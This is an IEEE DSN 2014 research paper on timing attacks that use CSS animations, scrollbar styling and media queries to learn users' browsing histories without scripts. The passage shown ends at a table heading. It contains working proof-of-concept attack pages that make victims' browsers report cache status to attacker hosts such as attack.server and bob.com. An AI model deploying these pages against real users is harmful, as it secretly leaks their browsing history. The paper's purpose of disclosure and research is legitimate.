2014 44th Annual IEEE/IFIP International Conference on Dependable Systems and Networks

Scriptless Timing Attacks on Web Browser Privacy

Bin Liang, Wei You, Liangkun Liu, Wenchang Shi
Renmin University of China, Beijing, P. R. China
{*liangb, youwei, lacon, wenchang*}*@ruc.edu.cn*

Mario Heiderich
Ruhr-University Bochum, Germany
mario.heiderich@rub.de

***Abstract*—The existing Web timing attack methods are heavily dependent on executing client-side scripts to measure the time. However, many techniques have been proposed to block the executions of suspicious scripts recently. This paper presents a novel timing attack method to sniff users' browsing histories without executing any scripts. Our method is based on the fact that when a resource is loaded from the local cache, its rendering process should begin earlier than when it is loaded from a remote website. We leverage some Cascading Style Sheets (CSS) features to indirectly monitor the rendering of the target resource. Three practical attack vectors are developed for different attack scenarios and applied to six popular desktop and mobile browsers. The evaluation shows that our method can effectively sniff users' browsing histories with very high precision. We believe that modern browsers protected by script-blocking techniques are still likely to suffer serious privacy leakage threats.**

***Keywords*-timing attack; scriptless attack; Web privacy; browsing history;**

I. Introduction

History sniffing has received much attention in recent years [6, 8, 9, 25]. The attack allows the adversary to learn whether the user has recently visited some specific URLs by prompting him or her to visit a malicious page. Researchers have discovered that dozens of top websites used simple JavaScript tricks to inspect visitors' web browsing histories [22]. According to a test of the most popular Internet websites, Janc et al. [21] point out that at least 76% of Internet users are vulnerable to history sniffing.

The most widespread history sniffing attack relies on inspecting the visual style difference between the visited and unvisited links. In modern browsers, Cascading Style Sheets (CSS) [2] can be employed to make visited and unvisited links take different colors or amounts of space. Based on this, attackers can place a list of URLs that they want to inspect in a web page and set the visited links to take a different style than the unvisited ones by using CSS. When a victim opens the page, a client-side script embedded in the page will check the style of links in the list or the positions of other elements, subsequently determining whether the victim has recently visited a specific URL. For example, attackers can use CSS `a:visited` selector to set the font color of visited links to red and unvisited links to green. After the page has been rendered by the victim's browser, the attack script can get the color of target links via invoking some API functions, e.g., `getComputedStyle` in JavaScript. If the font color of a link is red, a request can be submitted to a remote server controlled by attackers to inform them the link has been visited by the victim. Essentially, this kind of attack exploits browser bugs, e.g., [27], to extract the visited status of given links. Fortunately, these bugs are easy to fix. In 2010, Baron of Mozilla Corporation [10] proposed a solution for mitigating this kind of attack. All mainstream browsers, including Firefox, Chrome, Safari and IE, have adopted this solution. As a result, attackers cannot distinguish visited links from unvisited ones according to their styles. It can be predicted that this kind of history sniffing technique will completely disappear following the update of users' browsers.

The cache-based timing attack proposed by Felten and Schneider [15] is another history sniffing technique. Web browsers usually perform various forms of caching to improve performance. In general, loading a resource from a cache (visited) is faster than from the original source (unvisited). Consequently, attackers can learn whether the user has visited a web page by measuring the time that victim's browser spent on loading a specific resource embedded in the page. A script program can be used to measure the time both before and after loading a resource file to get the access latency. For example, if Bob wants to find out whether Alice has visited Charlie's website, Bob can embed a resource related to Charlie's site (such as the logo image of Charlie's homepage) and an attack script in a malicious page. The attack page can be written as shown in Fig. 1.

```
<html> <body>
  <img id="logo" style="display: none" />
  <script>
    var logoimg = document.getElementById("logo");

    logoimg.onload = function() {
      var end = (new Date()).getTime();
      document.location.href =
        "http://bob.com/sniffing.php?loadtime="
        + (end - start);
    }

    var start = (new Date()).getTime();
    logoimg.src = "http://charlie.com/logo.png";
  </script>
</body> </html>
```

Figure 1. A timing attack page for detecting whether Alice has visited Charlie's website.

978-1-4799-2233-8/14 $31.00 © 2014 IEEE
DOI 10.1109/DSN.2014.93

During the attack, Alice is prompted to visit the malicious page. When Alice views the page, the attack script is automatically run in her browser. The time required to load the logo image will be measured and reported to Bob. If the time is less than a pre-established threshold, Bob can conclude that the image exists in the cache of Alice's browser and she has recently visited Charlie's site. According to the experiments of Felten and Schneider, the accuracy of attacks can be above 90% when using a JavaScript program to measure loading time.

The most critical step of this attack is to accurately measure the time the victim's browser spent on loading a specific resource. So far, these timing attack techniques are hinging on executing some of the client-side scripts, such as a JavaScript program or a Java applet. However, due to serious threats posed by client-side scripts, many defense techniques have been proposed to block the execution of suspicious scripts in users' browsers in recent years, such as NoScript extension [24] for Firefox, NotScripts [7] for Chrome, JavaScript Blocker [5] for Safari, HTML5 IFrame sandbox [4], Content Security Policy (CSP) [1, 28], and various script filtering mechanisms have been integrated into web applications. Based on these techniques, the scripts in attack vectors will be heavily restricted or completely disabled in a number of attack scenarios. When these techniques are introduced to user's browser, he or she is unlikely to become a victim of script-based timing attacks. For example, it is difficult for the attackers to deploy the timing attack pages on a website that has been identified as trusted by users and recorded in their CSP whitelists.

Felten and Schneider also proposed a method trying to deal with this problem in their paper [15]. It loads three URLs in the attacker's web page. The first and the third are known URLs of the attacker's site, and the second is the target URL. Then the attacker's web server can measure the times at which it receives the two hits. Subtracting these two times, the attacker can get a measure of how long the target URL took to be loaded. According to the experiment described in their paper, the attack can achieve 96.7% accuracy. However, this method can hardly be implemented today after more than ten years of ongoing browser development. The multi-threading technology has been widely used in most of popular modern browsers. That means, the URLs will be loaded concurrently and their loading times have little relationship to whether or not the second URL is cached.

We repeat Felten's experiment in some modern browsers to determine whether the scriptless attack method is still effective today. According to the experiment method described in the paper [15], we launched 200 times experiments, half of which is performed when the test URL is cached and the other half when non-cached. Fig. 2 shows the distribution of times we measured for known cache hits and known cache misses in Firefox 19.0. We can see very clearly that the two distributions overlap each other heavily. In fact, even under



Figure 2. Distribution of access times for known cache hits and known cache misses, as measured by server-side time measurement for Firefox 19.

the best condition, i.e., choosing threshold to be 35ms, the false positive rate is higher than 40%. The experiment result shows that this attack method is completely impractical now.

Based on the above discussions, a natural and important question is whether the attacker can still effectively perform cache-based timing attacks to sniff the users' browsing histories without executing scripts. In this paper, we want to identify and develop a new *scriptless timing attack* method that can be applied to modern browsers, and capable of bypassing the above defense techniques.

In order to improve user experiences and provide more flexibility and control, mainstream browsers support some CSS markup features to a certain degree. Some CSS features can be used to provide dynamic page presentations based on client-side environments or page contents, and they are not dependent on JavaScript or other client-side script languages. In practice, these features make it possible for attackers to obtain users' sensitive information without using scripts. For example, Heiderich et al. [18] and Zalewski [32] presented some alternatives to direct script injection that would enable page contents exfiltration. Their studies have demonstrated that attackers can successfully steal within-page content by abusing legitimate browser characteristics.

Inspired by the studies of Heiderich et al., we propose a novel timing attack method, operating without executing scripts. Our approach is based on the observation that the rendering process of resources can be sensed via elaborated CSS3 [3] markups. Specifically, we employ CSS animation, scrollbar customization and media queries to monitor the rendering of the target resource indirectly rather than use scripts to observe their loading directly. Combining these components with plain HTML, we found that the start time of rendering a resource can be accurately measured. In fact, when a resource is loaded from the local cache,

its rendering process should begin earlier than when it is loaded from a remote website. As a result, attackers can learn whether a user has visited a specific resource. To demonstrate the effectiveness of our method, we develop three practical attack vectors for different attack scenarios. We have applied them to six popular desktop and mobile browsers (IE, Firefox, Chrome, Safari, Dolphin and Android built-in browser). The attack experiment results show that our attack method can effectively detect users' browsing histories.

In summary, this paper makes following contributions:

- We propose a new CSS features exploit method. In this study, CSS features are employed as a timing measure tool, not a page content extractor. Compared with previous exploit methods, we demonstrate that CSS features can be leveraged to sense out-of-page sensitive information rather than only the within-page content.
- We present a novel timing attack method and three practical attack vectors for stealing browsing histories without executing client-side scripts. The attack method is sophisticated enough to be applicable to modern browsers. The evaluations performed on popular browsers show that they are effective to sniff browsing histories with very high precision.
- We prove that modern browsers protected by script-blocking settings or extensions are still likely to suffer serious privacy leakage threats.

II. Exploitable CSS Features

In this section, we discuss the details of the exploitable attack components, which can be employed to bypass defense techniques aimed at script-based attacks and are applicable to modern browsers. In fact, our approach leverages some elaborated CSS3 [3] markups. CSS3 is the latest standard for CSS. All the major browsers are already supporting CSS3 features to different degrees.

In practice, some of CSS features can be used to provide dynamic page presentations resulting from client-side environments or page contents. Essentially, the browser cache is also a part of client-side environment. If one such feature can sense the time of resources loading or rendering, it can be used as an indirect timing measurement tool. With a thorough analysis, we identified certain CSS3 features as these capable of providing potential ways to measure resource loading time and send requests at appropriate moments without executing any scripts.

- CSS Animations: With CSS3, users can create animations without executing scripts. A CSS animation can contain a set of `keyframes` that describe how the animated element should be rendered at a given time during the animation sequence. Furthermore, we can accurately specify how many seconds or milliseconds an animation takes to complete one cycle. Taking the style markup shown in Fig. 3 as example, it will produce an animation named `scaling` for a div container *x* and set the animation cycle time to 100 milliseconds. In addition, three keyframes are also specified for the animation. In the first keyframe, the height of *x* is set to 200 pixels at the beginning of the animation cycle. By 50% of the animation duration time, the height is animated to 100 pixels. At the end of the animation cycle, the height will return to 200 pixels.

```
div.x {
  -webkit-animation-duration: 100ms;
  -webkit-animation-name: scaling;
}

@-webkit-keyframes scaling {
  from { height: 200px; }
  50%  { height: 100px; }
  100% { height: 200px; }
}
```

Figure 3. An example of CSS animations.

- CSS Scrollbar Customization: CSS markups can also be used to customize the display of scrollbars. We may use a CSS style to make the appearance of a scrollbar be automatically changed for different scrollbar states. For example, if the space of a container (e.g., a div) is not large enough to hold the embedded content (e.g., an image), one or two scrollbars will appear and their track pieces will be equally visible, as shown in Fig. 4. We can use CSS to make the background of the track piece be changed to a customized color. For Webkit-based browsers, the background property of scrollbar components can even be set with a URL for requesting a remote resource, such as an image in a website. Using the style shown in Fig. 5, the background of the vertical track piece of a div scrollbar can be changed to an image (i.e., http://evil.com/bg.png) when the increment track piece appears. Regrettably, customizing the background of a track piece with a remote resource is only supported in Webkit-based browsers.

Figure 4. Placing an image which exceeds the width and height of the div in a div container will result in the appearance of the horizontal and vertical scrollbars. The increment and decrement track pieces of the two scrollbars will also occur. The increment track pieces are visible by default.

- CSS Media Queries: CSS media queries allow web developers to check against certain physical characteristics of a device before applying related styles. For

```
div.a::-webkit-scrollbar-track-piece
     :vertical:increment {
  background: url("http://evil.com/bg.png");
}
```

Figure 5. An example of scrollbar customization.

a media type (e.g., screen), a media query can be used to check the conditions of media features such as width, height and color, resulting in applications of different style to page components for different feature conditions. As shown in Fig. 6, if the width of the current screen is equal or larger than 300 pixels, the background of the page body will be changed to a remote image. Unlike the CSS scrollbar customization, using media queries to request a remote resource is supported by almost all popular browsers. One thing should be noted: when a page is embedded in an IFrame, the size of its screen is determined by the size of the IFrame container.

```
@media screen and (min-width: 300px){
  body{ background: url("http://evil.com/bg.png"); }
}
```

Figure 6. An example of CSS media queries.

Taking the attacker's viewpoint, we believe that CSS animations actually provide a precise timer that can be exploited to measure a period of time. Further, CSS scrollbar customization and media queries can be exploited to observe the rendering of the content embedded in a container and trigger a request to a remote machine. By leveraging these CSS features, we can launch a timing attack and bypass existing defense techniques. Our idea is to place a resource (e.g., a logo image) related to the target URL in a container as the attack object and let the browser send a request to report the starting of its rendering process by customizing the scrollbar of the container or performing a media query. Consequently, the start time of target resource rendering can be observed remotely through setting an animation to control the size of the container according to an appropriate timing distribution, or by comparing it with the rendering of some baseline resources that do not exist in the cache. Based on these observations, we developed three attack vectors for different attack scenarios.

III. Scriptless Timing Attacks

By leveraging the exploitable features described in Section II, we propose two scriptless attack approaches for different scenarios, which can be applicable to modern browsers.

A. Measurement-based Attack

As mentioned previously, a cached resource's rendering process should begin earlier than for its non-cached counterpart. For a resource, a time point in the duration of the page rendering can be identified. As such, the resource can always begin to be rendered before that point when cached and always after it when it is non-cached. Having this time point, we can determine whether the resource exists in the cache by measuring the relative start time of its rendering process.

As described in Section II, if the resource is placed in a container with size smaller than the size of the resource, rendering the resource will make the increment track pieces of the container scrollbars appear. Without loss of generality, we can place the logo image of target website in a div component and take it as the attack object. We denote the time of the increment track piece beginning to appear as T_{ch} when loading the image from the cache (cache hit) and T_{cm} when loading it from a website (cache miss) respectively. Apparently, T_{ch} is always earlier than T_{cm} (i.e., $T_{ch}<T_{cm}$) under the same environment.

As shown in Fig. 7, the attacker can easily choose a time point T_x, such that, $T_{ch}<T_x<T_{cm}$. And then, using a CSS animation, the size of the div can be set to be smaller than the size of the logo image before T_x and to be larger after T_x. In numerous experiments, we found that the start time of a CSS animation T_{as} is always earlier than T_{ch}. For convenience, we can construct a sniffing window $[T_{as}, T_x]$ and control the size of the div to be smaller than the size of the logo image in the window. As a result, the increment track piece will appear when the logo image is cached and will never appear when the image is not cached. Applying a scrollbar style for the increment track piece, we make sure that a request will be sent to the attack server in the sniffing window when the logo image is cached. The attacker can learn whether a user has visited the target website by examining the requests received on the server. Writing the attack page, attacker can employ a CSS animation to change the size of the div smaller than the size of logo image in the sniffing window by setting its cycle time to $T_x - T_{as}$.



Figure 7. Dynamically setting the size of the div to ensure that it can completely hold the target image only when the image is not cached.

In practice, the values of T_{as}, T_{ch} and T_{cm} may vary under different network environments. The length of the sniffing window can be set as the mean of the maximum of ($T_{ch} - T_{as}$) and the minimum of ($T_{cm} - T_{as}$) under different environments. To improve accuracy, the attacker can set an appropriate sniffing window by analyzing the time distributions collected (as it will be described in Section IV).

Without loss of generality, if the attacker wants to know whether the victim has visited the National Science Foundation (NSF) website (http://www.nsf.gov), the attack PoC page can be written as shown in Fig. 8. The NSF logo is a PNG image with the height of 71 pixels (http://www.nsf.gov/images/nsf_logo.png). In the attack page, the logo image is embedded in a div container with the height initially set to 72 pixels. Under our desktop environment, the length of the sniffing window is predetermined to 35 milliseconds by experiment. Accordingly, the height of the div will be changed to 70 pixels and returned to 72 pixels in 35 milliseconds by a CSS animation *sniff_animation*. If the logo image is cached, the increment track piece will appear within the time window. As a result, a request will be sent to the attack server (for the URL: http://attack.server/nsfvisited). On the contrary, if the logo image is not cached, the increment track piece will never appear because the height of the div has already returned to 72 pixels before the rendering of the logo image. Consequently, if the attacker found the request in the attack server, he or she can conclude that the victim has recently visited NSF website.

However, there is a problem that needs to be addressed when launching the above attack. When the browser wants to load a resource in a website, a Domain Name System (DNS) lookup may be performed to resolve the domain name of the website. But if the domain name resolution has been kept in the user machine's DNS cache, the browser will send the request directly, without conducting a DNS lookup. Because a DNS lookup may require expensive network communication, a noise will be introduced in timing attacks, i.e., the rendering of the image will be delayed by a potential DNS lookup.

We have designed a two-step attack scheme to address this problem. In the first place, the victim's machine is forced to resolve the domain name of the attack object such that the resolution result is cached. To achieve this purpose, a specially prepared attack page, labeled as jump-page, is introduced. The page in question can automatically refresh to the attack page in a few seconds. The victim will be induced to visit the jump-page instead of the attack page. When browsing of the jump-page occurs, a request will be issued for a fake resource that does not exist in the target website. This can ensure that the DNS resolution of the domain name has been cached in the victim's machine when the timing attacks begin and nothing will be actually downloaded. For the attack page shown in Fig. 8, the attacker can easily construct a maliciously jump-page as shown in Fig. 9.

```
<html>
  <head>
    <style>
      div.attack {
        height: 72px;
        overflow-y: auto;
        -webkit-animation-duration:35ms;
        -webkit-animation-name: sniff_animation;
      }
      div.attack::-webkit-scrollbar { width: 1px; }
      div.attack::-webkit-scrollbar-track-piece
                :vertical:increment {
        background:
        url("http://attack.server/nsfvisited");
      }
      @-webkit-keyframes sniff_animation {
        from { height: 70px; }
        100% { height: 72px; }
      }
    </style>
  </head>

  <body>
    <div class="attack">
      <img id="theImg" src=
       "http://www.nsf.gov/images/nsf_logo.png" />
    </div>
  </body>
</html>
```

Figure 8. The measurement-based attack PoC page for detecting whether the victim has visited the NSF.

```
<html>
  <head>
    <meta http-equiv="Refresh"
     content="3;URL=attack.html"/>
  </head>
  <body>
    <img src="http://www.nsf.gov/nonexistent.png">
  </body>
</html>
```

Figure 9. The jump-page for the attacking website shown in Fig. 8. The page will automatically redirect to the attack page (attack.html) in 3 seconds. A request for a nonexistent image (nonexistent.png) will be issued when browsing the page.

B. Comparison-based Attack

In the real world, the attacker often does not know the time distributions of the rendering process in the victim's browser. To this end, we develop a novel comparison-based attack approach, which is not dependent on precise time measurement. The basic idea of comparison-based attacks is the introduction of related resources as the timing baselines and comparing their rendering processes with that of the attack object.

There are two interesting features of browsers that we can leverage to effectively perform a comparison-based attack. First, for most browsers, the cached resources will be rendered prior to non-cached ones even when they are arranged behind non-cached resources in a web page. For example, if a page contains two images, one is cached and another is non-cached, the cached one is placed behind the

non-cached. When loading the page, the browser will firstly try to load the cached image form the local cache. In other words, a non-cached object can be utilized as a comparison baseline when placed in front of the attack object. Second, there is a limit for concurrent requests to the same domain in all popular browsers. If the number of concurrent requests reaches that limit, the subsequent requests will be blocked until one of the previous requests concludes. For example, the max concurrent connections to the same domain are six for Chrome and Safari. We can leverage the feature to deliberately delay the rendering process of the attack object when it is non-cached.

Surprisingly, we can choose the attack object itself as its own baseline image. We found that if the URL of the legitimate request to an image is equipped with a parameter suffix, such as "?id=0001", many web servers will ignore the suffix and still return the image for the fake request. Furthermore, the image will always be re-downloaded from the remote server for every distinct suffix. Thus, we can introduce such fake object references as baselines. We performed an investigation to determine which mainstream web servers possess such characteristic. The result shows that almost all popular web servers, such as Apache, Microsoft-IIS, and Nginx, will ignore the malformed suffix and return the original image.

In order to effectively identify the fact that the attack object does not exist in the cache, the number of fake object references should be no less than the max concurrent connections in the targeted browser. These fake object references will be placed in front of the attack object in the attack page. When the browser renders the page and the attack object does not exist in the cache, the browser will send the resources downloading requests one by one from the top to the bottom of the page. The request for the attack object will be blocked by the requests for fake objects. As a result, the rendering of the attack object will begin later than the fake objects. On the contrary, when the attack object is cached, the rendering process of it will begin earlier than that of the fake objects in most browsers.

Eventually, the attacker needs to know whether the attack object is rendered earlier than the fake objects. We designed two attack vectors to deliver information by using CSS scrollbar customization and media queries respectively:

1) Using CSS Scrollbar Customization for Comparison-based Attacks

Using techniques similar to those described in Section III-A, the rendering of the attack object and fake objects will trigger different requests to the attack server. The attacker can examine the receipt order of these requests on the server to sniff the victim's browsing histories. For example, when attacking Chrome users, the attack page for the NSF can employ the description given in Fig. 10.

Six fake image references are functioning as baselines and placed in front of the logo image in the given page.

```
<html>
  <head>
    <style>
      div { height: 70px; overflow-y: auto; }
      div::-webkit-scrollbar { width: 1px; }
      div.baseline::-webkit-scrollbar-track-piece
                  :vertical:increment {
        background:
        url("http://attack.server/BASELINE");
      }
      div.attackobject::-webkit-scrollbar-track-piece
                      :vertical:increment {
        background:
        url("http://attack.server/TARGET");
      }
    </style>
  </head>

  <body>
    <img src="http://www.nsf.gov/images
     /nsf_logo.png?id=OEMGCG">
    ...
    <img src="http://www.nsf.gov/images
     /nsf_logo.png?id=BVREKG">

    <div class="baseline">
      <img src="http://www.nsf.gov/images
       /nsf_logo.png?id=ASODHF">
    </div>
    ...                                          six baseline images
    <div class="baseline">
      <img src="http://www.nsf.gov/images
       /nsf_logo.png?id=KMHEGF">
    </div>

    <div class="attackobject">
      <img src="http://www.nsf.gov/images
       /nsf_logo.png">
    </div>
  </body>
</html>
```

Figure 10. The PoC page of the comparison-based attack that uses CSS scrollbar customization.

For mobile browsers, the max concurrent connections is often two, thus we can introduce only two fake image references. The suffix of their URLs can be generated randomly, ensuring that they will always be downloaded from a remote server. The height of a container is set to 70 pixels for both the logo image and fake images. When rendering these images, the browser will send the two kinds of report requests (*BASELINE* and *TARGET*) to the attack server. If the logo image did exist in the cache, the browser will load it directly and send the *TARGET* request immediately. But for the six fake images, the browser needs to spend more time on downloading. In this case, the order of requests to the attack server is <*TARGET*, *BASELINE*>. On the other hand, if the logo image is non-cached, the browser needs to send a request for downloading it. However, the request will blocked by the requests for the six fake images. As a result, the fake images will be rendering prior to the logo image, and the order of requests to the attack server will be <*BASELINE*, *TARGET*>.

Additionally, because the rendering of a PNG or JPG image will immediately start after only a small part of it

is downloaded, the baseline image may be render earlier than the cached target image when the victim uses a high-speed network. To avoid false positives, we can introduce additional fake objects, guaranteeing that all baseline images are rendered later than the cached target image. In the following attack page, we include additional six fake objects on the top of the page body.

Nevertheless, another problem remains: because the requests *BASELINE* and *TARGET* may choose different routing paths, the order of receiving them in the attack server may be different to the original order of their sending. We can leverage the limit of concurrent requests to address the problem. The attacker can use some additional resource references to control the capabilities of the channel between the victim's browser and the attacker server.

```
<img src = "http://attack.server/large01.jpg">
<img src = "http://attack.server/large02.jpg">
<img src = "http://attack.server/large03.jpg">
<img src = "http://attack.server/large04.jpg">
<img src = "http://attack.server/large05.jpg">
```

Figure 11. The large images used to occupy connections.

For attacking Chrome users, five references to large JPG images can be placed on the top of the attack page to occupy five connections, as shown in Fig. 11. As a result, there is only one network channel available for sending *BASELINE* or *TARGET* requests while downloading the five large images. If the download time is long enough, a *BASELINE* or *TARGET* request will be suspended and forced to wait until another request is completed. This guarantees that a *BASELINE* or *TARGET* request sent early must also be received early. In practice, the resource download speed can also be customized in many web servers. For example, in Apache, which is the server we used in our experiments, one can limit the images' download speed by loading the mod_bw.dll and modifying the configuration file as:

```
LoadModule bw_module modules/mod_bw.dll
LargeFileLimit.jpg 1000 2048
```

This means, for all the JPG files on this server, that if its size is larger than 1000KB, the download speed will be limited to less than 2KB/s. By lowering the download speed, the connections for downloading those large images can continue long enough to ensure that all report requests will be received in the order of sending.

The above attack's PoC is very well suited for Webkit-based browsers, with the exception of Safari. Inexplicably in Safari rendering a cached image may be blocked by the concurrent network requests to the same domain. This may result in false negatives. A simple but effective solution is cutting down the number of baseline images to five (one less than the max concurrent connections of Safari). By doing so we ensure that rendering of the target image will not be blocked when it is cached. On the other hand, when the image is non-cached, the rendering process of it is hardly possible to happen prior to that of the all five baseline images. The experiment has demonstrated that the modified PoC can also be effectively applied to Safari.

2) Using CSS Media Queries for Comparison-based Attacks

To widen our scope to include more major browsers, we can leverage CSS media queries to launch a comparison-based attack. Using media queries to request a remote resource is supported by almost all popular browsers.

Specifically, we employ the HTML table to combine the attack object with a media query. The target image and an IFrame container are placed in two cells of the same column in a table. When the image is rendered, the whole column will be widened to suit the image. This can make the width of the IFrame change to the same of that of the image simultaneously. By embedding a media query page in the IFrame, the rendering of the target image can be observed via querying the width of the page screen, and the attacker can be informed via requesting a remote image as the background of the page body. Having introduced baseline images and a query page in another table, the attacker can launch a comparison-based attack. For example, when attacking IE users, the attack page for NSF website can be outlined as Fig. 12 demonstrates. Similarly to the PoC shown in Fig. 10, we introduce some additional fake objects on the top of the page body to avoid false positives.

```
<html>
  <body>
    <img src="http://www.nsf.gov/images
     /nsf_logo.png?id=DSFLKA">
    ...
    <img src="http://www.nsf.gov/images
     /nsf_logo.png?id=KRELWG">

    <table>
      <tr><td>
        <img src="http://www.nsf.gov/images
         /nsf_logo.png?id=FKKVEC"><br>
        ...
        <img src="http://www.nsf.gov/images
         /nsf_logo.png?id=PNHJRE"><br>
      </td></tr>
      <tr><td>
        <iframe src="BaselineQuery.html" width=100% />
      </td></tr>
    </table>

    <table>
      <tr><td>
        <img src="http://www.nsf.gov/images
         /nsf_logo.png"><br>
      </td></tr>
      <tr><td>
        <iframe src="TargetQuery.html" width=100% />
      </td></tr>
    </table>
  </body>
</html>
```

six baseline images

Figure 12. The PoC page of the comparison-based attack that uses CSS media queries.

There are two media query pages (i.e., Baseline-Query.html and TargetQuery.html) included in the above attack page to observe the rendering of baseline images and the target image respectively. We can make the query pages send requests to the attack server when the width of the current screen is larger than the default width of the IFrame and lesser than the width of the target image. In fact, the width of the NSF logo image is 392 pixels, and the default width of the IFrame is often about 300 pixels (e.g., 302 pixels in IE 10). We can use the media queries shown in Fig. 13 to check whether the current screen width is not less than 390 pixels. When the target image or a baseline image starts to render, the width of the IFrame containers in the same column will become larger than 390 pixels. This will result in a *TARGET* or *BASELINE* request being sent out. Eventually, the attacker can learn whether the target image is cached by examining the order of these requests received on the attack server.

```
<html>
  <style>
    @media screen and (min-width: 390px){
      body{
        background:
        url("http://attack.server/BASELINE");
      }
    }
  </style>
</html>
```

(a) BaselineQuery.html

```
<html>
  <style>
    @media screen and (min-width: 390px){
      body{
        background:
        url("http://attack.server/TARGET");
      }
    }
  </style>
</html>
```

(b) TargetQuery.html

Figure 13. The media query pages.

The comparison-based timing attack using CSS media queries can be applied to not only Webkit-based browsers but also to other popular browsers, such as IE and Firefox. One thing should be noticed is that there is a small limit for choosing the target image, i.e., the width of the target image may not be less than the default width of the IFrame. Otherwise, the rendering of the target image could not make the IFrame in the same column scale correspondingly.

IV. Evaluation

In order to examine the effectiveness of our three attack vectors, we apply them to six popular browsers, including IE 10.0.9, Firefox 19.0, Chrome 26.0, Safari 5.1.4, Android built-in browser 4.2, and Dolphin 9.1.0. Without loss of generality, we still choose the NSF website as the target website in this section. In fact, we also applied our attack method to some other popular websites, such as Wikipedia and The New York Times, and got similar results to the experiment for NSF. All these experiments demonstrate that our method can effectively sniff users' browsing histories with very high precision.

A. Measurement-based Attack

The measurement-based attack can be applied to Webkit-based browsers. At first, we need to determine the length of the sniffing window. We have designed test pages to collect necessary time samples for four Webkit-based browsers operating under different environments.

In a desktop computer (2G RAM, Intel Core2 Duo 2G CPU), we collected 100 (T_{as}, T_{ch}) and (T_{as}, T_{cm}) samples for Chrome and Safari respectively. A half of these samples is obtained on a low speed Internet connection (64K) and the other half is on a high speed connection (10M WAN). We use a modified attack page as the test page, in which the logo image rendering always made the increment track piece appear, regardless of its cached status. In practical terms, we collected these samples via recording the timelines of related events in the Developer Tools interface of browsers.

As discussed in Section III, the length of the sniffing window can be set as the mean value of the maximum of ($T_{ch} - T_{as}$) and the minimum of ($T_{cm} - T_{as}$). For Chrome, the related time distribution is shown in Fig. 14. We can see that those two values are 30ms and 40ms respectively. And for Safari, as shown in Fig. 15, they are 30ms and 150ms. Fortunately, though Chrome is faster than Safari, the maximum of ($T_{ch} - T_{as}$) in Safari is still less than the minimum of ($T_{cm} - T_{as}$) in Chrome. The length of the sniffing window can be set to 35ms (i.e., the mean of 30ms and 40ms), a value suitable for both Chrome and Safari.



Figure 14. The distribution of ($T_{ch} - T_{as}$) and ($T_{cm} - T_{as}$) in Chrome.

We used a HTC T528w phone to collect time samples for Android built-in browser and Dolphin. Because the two



Figure 15. The distribution of $(T_{ch} - T_{as})$ and $(T_{cm} - T_{as})$ in Safari.

browsers do not provide development interfaces like desktop browsers, we cannot get the time distributions directly. In our experiments, we have employed a simple black-box method to determine the length of the sniffing window.

We generated a series of test pages by expanding the length of the sniffing window from 1ms to 1000ms. Then we loaded them one by one and examined requests received on the attack server. The basic idea behind this approach is that the test page with an appropriate window length will always send a report request to the attack server when the logo image is cached and it never sends the report request otherwise.

For each test page, we have tested each of the two browsers ten times when the logo image is cached or non-cached respectively. Five of them have been performed on a low speed Internet connection (GPRS) and the other five on a comparatively high speed connection (Wi-Fi). The test results are shown in Table I. In the table, "Y" signifies that the report requests are always received in five tests, "N" implies they are never received, and "Y/N" indicates that they may or may not be received. Looking at the table, we can observe that the ideal window length is between 150ms and 175ms. Therefore, we set the length of the sniffing window to the mean of the two values, namely 163ms.

Using above configuration, we launched the attack 200 times to each of the two desktop browsers with the logo image cached or non-cached respectively. Because it is difficult to perform an automatically test on a mobile phone, we launched the attack 20 times to the two mobile browsers respectively. Half of attacks have been conducted on a low speed Internet connection (64K or GPRS) and the other half on a comparatively high speed connection (10M WAN or Wi-Fi). As shown in Table II, the results of attack tests indicate that our attack pages work effectively, with only 9 false positives (1.02%) and 17 false negatives (1.93%) in 880 tests.

Table I
TIME TEST RESULTS OF MOBILE BROWSERS.

